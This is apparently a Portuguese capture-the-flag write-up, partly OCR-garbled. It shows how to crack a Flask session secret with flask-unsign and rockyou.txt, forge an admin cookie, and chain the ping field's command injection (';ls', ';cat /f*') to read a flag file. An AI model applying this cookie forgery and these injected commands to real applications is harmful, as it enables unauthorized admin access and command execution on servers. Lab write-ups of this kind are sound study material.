
Here is an example:

eyJ0ZWxsbyl6IndvcmxkMilsInVzZXJuYW1lljoiYWRTaW4ifQ . **YbDIxQ** .
IvkY_D2TEqYp17FdMdgDLOaQNaA

Para essa função encontrei a ferramenta Flask Unsign com guia de instalação disponível no github.

- pip3 install flask-unsign

Peguei um novo cookie de sessão, dessa vez usando o “inspecionar” pagina do google chrome e efetuei o teste de decodificação a partir do flask-unsign.



- `./flask-unsigned --decode --cookie 'eyJhZG1pbil6ZmFsc2UsImxvZ2dlZF9pbil6ZmFsc2V9.ZFfJdw.elROVHaiEeJ9MWMD8BqNpaFVGbo'`

```
(kali@kali)-[~/Scripts]
$ ./flask-unsigned --decode --cookie 'eyJhZG1pbil6ZmFsc2UsImxvZ2dlZF9pbil6ZmFsc2V9.ZFfJdw.elROVHaiEeJ9MWMD8BqNpaFVGbo'
{'admin': False, 'logged_in': False}
```

É necessário descobrir o secret utilizado para compor o cookie antes de tentar modificar os valores, caso contrário, o cookie de sessão gerado não será válido para a aplicação. Para isso usei a Wordlist rockyou.txt que após algum tempo conseguiu obter uma correspondência.

- `./flask-unsigned --wordlist /usr/share/wordlists/rockyou.txt --unsigned --cookie 'eyJhZG1pbil6ZmFsc2UsImxvZ2dlZF9pbil6ZmFsc2V9.ZFfJdw.elROVHaiEeJ9MWMD8BqNpaFVGbo' --no-literal-eval`

```
(kali㉿kali)-[~/Scripts]
$ ./flask-unsig --wordlist /usr/share/wordlists/rockyou.txt --unsig --cookie
'eyJhZG1pbil6ZmFsc2UsImxvZ2dlZF9pbil6ZmFsc2V9.ZFfJdw.elROVHaiEeJ9MWMD8BqNpaFVGbo'
--no-literal-eval
[*] Session decodes to: {'admin': False, 'logged_in': False}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 128 attempts
```

Agora em posse da secret é possível gerar um novo cookie válido para conseguir acesso a aplicação, com o novo cookie alterei a sessão na página a partir da inspeção do navegador e atualizei a página para carregar as novas informações.

- `./flask-unsig --sign --cookie '{"admin': True, 'logged_in': True}" --secret 'OCULTADO'`

```
(kali㉿kali)-[~/Scripts]
$ ./flask-unsig --sign --cookie '{"admin': True, 'logged_in': True}" --secret
'eyJhZG1pbil6dHJ1ZSwibG9nZ2VkX2luIjp0cnVlfQ.ZFfS5g.PpBKEjkPt_X5F9B0lADYOn90BJQ'
```

Name	Value	Do...	P.	Exp...	S.	H..	S..	S..	P..	P.
session	eyJhZG1pbil6dHJ1ZSwibG9nZ2VkX2luIjp0cnVlfQ.ZFfS5g.PpBKEjkPt_X5F9B0lADYOn90BJQ	165...	/	Ses...	8..	✓				M...

Cookie Value ☐ Show URL decoded

eyJhZG1pbil6dHJ1ZSwibG9nZ2VkX2luIjp0cnVlfQ.ZFfS5g.PpBKEjkPt_X5F9B0lADYOn90BJQ

Após a nova sessão modificada com acessos administrativos ter sido aceita, a página home é mostrada, nela existe uma feature de teste ICMP, porém com a limitação de 10 caracteres no

campo de input, o que é estranho pois os IP's geralmente possuem mais caracteres do que o valor de limitação, fiz um ping usando o IP 0.0.0.0 para testar o comportamento da aplicação, também foi identificado que ao usar palavras como localhost o ping também é efetuado com sucesso e ao inserir valores inválidos para o ping, nada aparece como resposta.

Monitor Website v1

Check Website Availability

Test your website for availability and make sure your customers can access it.

Ping your website or Webserver

new features will be released soon in v2

Domain or IP

Ping Now

PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms

--- 0.0.0.0 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 10ms
rtt min/avg/max/mdev = 0.049/0.058/0.068/0.012 ms

Ao usar o comando “;ls” foi possível manter o comando ping executando internamente sem retorno de informações e logo após executar a listagem de arquivos, com isso basta navegar pelo sistema e encontrar a localização da flag, verificando seu valor usando menos de 10 caracteres.

Domain or IP

Ping Now

__pycache__

app.py

requirements.txt

templates

Foi possível identificar que voltando um diretório e listando seu conteúdo temos o arquivo flag.txt, então ao conseguir lê-lo obteremos o valor necessário para concluir esse desafio.

- `;ls ..`

Domain or IP

Ping Now

```
app
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

- `;cat /f*` ou `;cat ../f*`

cat /f*

Ping Now

MCS{ [REDACTED] }

Conclusão: A vulnerabilidade explorada foi em cima do cookie de sessão Flask, esse com certeza foi o desafio mais difícil dos que consegui concluir, tive que estudar muita coisa então foi um ótimo aprendizado, também tiveram várias etapas para conclusão, primeiramente conseguindo acesso privilegiado e depois descobrindo como executar comandos via feature contida no site.

Recomendações de estudo:

- <https://jwt.io/introduction>
- <https://jwt.io/>
- https://digi.ninja/blog/cracked_flask.php
- <https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/flask>
- <https://github.com/Paradoxis/Flask-Unsign>